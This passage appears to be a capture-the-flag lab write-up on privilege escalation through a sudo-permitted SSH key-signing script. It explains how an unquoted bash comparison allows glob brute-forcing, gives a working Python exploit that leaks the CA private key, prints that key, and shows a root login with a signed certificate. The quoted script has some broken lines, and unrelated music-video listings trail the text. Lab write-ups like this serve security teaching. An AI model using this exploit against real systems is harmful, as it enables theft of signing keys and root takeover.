    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User zzinter may run the following commands on ssg:
    (root) NOPASSWD: /opt/sign_key.sh
zzinter@ssg:~$
```

```
#!/bin/bash

usage () {
    echo "Usage: $0 <ca_file> <public_key_file> <username> <principal>
    <serial>"
    exit 1
}
```

```

if [ "$#" -ne 5 ]; then
    usage
fi

ca_file="$1"
public_key_file="$2"
username="$3"
principal="$4"
serial="$5"

if [ ! -f "$ca_file" ]; then
    echo "Error: CA file '$ca_file' not found."
    usage
fi

if [[ $ca == "/etc/ssh/ca-it" ]]; then
    echo "Error: Use API for signing with this CA."
    usage
fi

itca=$(cat /etc/ssh/ca-it)
ca=$(cat "$ca_file")
if [[ $itca == $ca ]]; then
    echo "Error: Use API for signing with this CA."
    usage
fi

if [ ! -f "$public_key_file" ]; then
    echo "Error: Public key file '$public_key_file' not found."
    usage
fi

supported_principals="webserver,analytics,support,security"
IFS=',' read -ra principal <<< "$principal_str"
for word in "${principal[@]"; do
    if ! echo "$supported_principals" | grep -qw "$word"; then
        echo "Error: '$word' is not a supported principal."
        echo "Choose from:"
        echo "    webserver - external web servers - webadmin user"
        echo "    analytics - analytics team databases - analytics user"
        echo "    support - IT support server - support user"
        echo "    security - SOC servers - support user"
        echo
        usage
    fi
done

if ! [[ $serial =~ ^[0-9]+$ ]]; then
    echo "Error: '$serial' is not a number."
    usage
fi

ssh-keygen -s "$ca_file" -z "$serial" -I "$username" -V -lw:forever -n
"$principals" "$public_key_name"

```

7) Vulnerability

```

if [[ $itca == $ca ]]; then
    echo "Error: Use API for signing with this CA."
    usage
fi

```

The variables are not enclosed within double quotes, we can use * to leak the stored certificate

```

zzinter@ssg:~$ sudo /opt/sign_key.sh hack x x x x
Error: Use API for signing with this CA.
Usage: /opt/sign_key.sh <ca_file> <public_key_file> <username> <principal> <serial>
zzinter@ssg:~$

```

8) Exploit

```

import subprocess
import string

charset = string.printable
certificate = ""
while True:
    found = False
    for c in charset:
        if c == '*' or c == '?':
            continue
        with open('hack', 'w') as file:
            file.write(certificate + c + '*')
        try:
            result = subprocess.run(
                ['sudo', '/opt/sign_key.sh', 'hack', 'x', 'x', 'x', 'x'],
                capture_output=True, text=True
            )
        except subprocess.CalledProcessError as e:
            print(f"Command failed with error: {e}")
            continue
        if result.stdout.startswith('Error: Use API for signing with this CA'):
            certificate += c
            found = True
            break
    if not found:
        break
print(f"Final certificate: {certificate}")

```

```

zzinter@ssg:~$ python3 exploit.py
Final certificate: -----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAAAMwAAAAAtzc2gtZW
QyNTUxOQAAACCB4PArnctUocmH6swtwDZYAHFu0ODKGbnsWBPJjRUpsQAAAKg7Blys0wZc
rAAAAAtzc2gtZWQyNTUxOQAAACCB4PArnctUocmH6swtwDZYAHFu0ODKGbnsWBPJjRUpsQ
AAAEbexnpzDJyYdz+91UG3dVfjT/scyWdzgaXlgx75RjY0o4Hg8Cudy1ShyYfqzC3ANlgA
cW7Q4MoZuezAE8mNFSmxAAAAIkdsb2JhbCBTU0cgU1NIIEElcnRmaWNpYXRlIGZyb20gSV
QBAgM=
-----END OPENSSH PRIVATE KEY-----
zzinter@ssg:~$ |

```

8) Logged in as root with signed key

zzinter@sbg:~\$ ssh-keygen -s id_rsa -I root -n root_user -V +52w -z \$(date +%s) id_rsa_root.pub
Signed user key id_rsa_root-cert.pub: id "root" serial 1722962060 for root_user valid from 2024-08-06T16:33:00 to 2025-08-05T16:34:20
zzinter@sbg:~\$ ssh root@127.0.0.1 -i id_rsa_root -p 2222 -o CertificateFile=id_rsa_root-cert.pub
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-117-generic x86_64)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro

System information as of Tue Aug 6 04:34:29 PM UTC 2024

System load: 0.0
Usage of /: 78.2% of 10.73GB
Memory usage: 20%
Swap usage: 0%
Processes: 244
Users logged in: 1
IPv4 address for eth0: 10.129.203.203
IPv6 address for eth0: dead:beef::250:56ff:fe94:e8b9

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Jul 30 08:44:01 2024
root@sbg:~# cat root.txt
be4781c1804779e7f9b771159d985171
root@sbg:~#

UP NEXT

RELATED

Ice Spice

Bitch I'm Packin' (Audio)

Gunna & Ice Spice

2:43

Did It First

Central Cee & Ice Spice

2:07

Deli

Ice Spice

2:08

Princess Diana (feat. Nicki Minaj)

Ice Spice

3:02

Think U The Shit (Fart) (Official Video)

Ice Spice

2:25

Fisherrr (Remix)

Cash Cobain, Ice Spice, & Bay Swag

4:09

Phat Butt (Official Video)

Ice Spice

2:13

Light

Ice Spice

2:07

in his mind